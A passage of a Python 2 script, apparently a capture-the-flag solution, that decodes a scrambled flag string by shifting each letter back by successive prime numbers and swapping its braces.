            if j%i == 0:
                break
        else:
            #print j
            flag += 1
            p.append(j)
        j += 1
        if flag == 33:
            break
    return p
s = "LNLNGW}o3A3g5Z_1b_Xv5d_WbzgGnbG{"
p = prime()
ds = ""
for i in range(0,32):
    if s[i] == "{":
        ds += "}"
    elif s[i] == "}":
        ds += "{"
    elif s[i] >= 'A' and s[i] <= 'Z' or s[i] >= 'a' and s[i] <= 'z':
        lager = 0
        lower = 0
        if s[i] <= 'Z':#大写
            lager = ord(s[i])-p[i]
            while(lager < ord('A')):
                lager += 26
            ds += chr(lager)
        else:
            lower = ord(s[i])-p[i]
            while(lower < ord('a')):
                lower += 26
            ds += chr(lower)

    else:
        ds += s[i]
print ds
```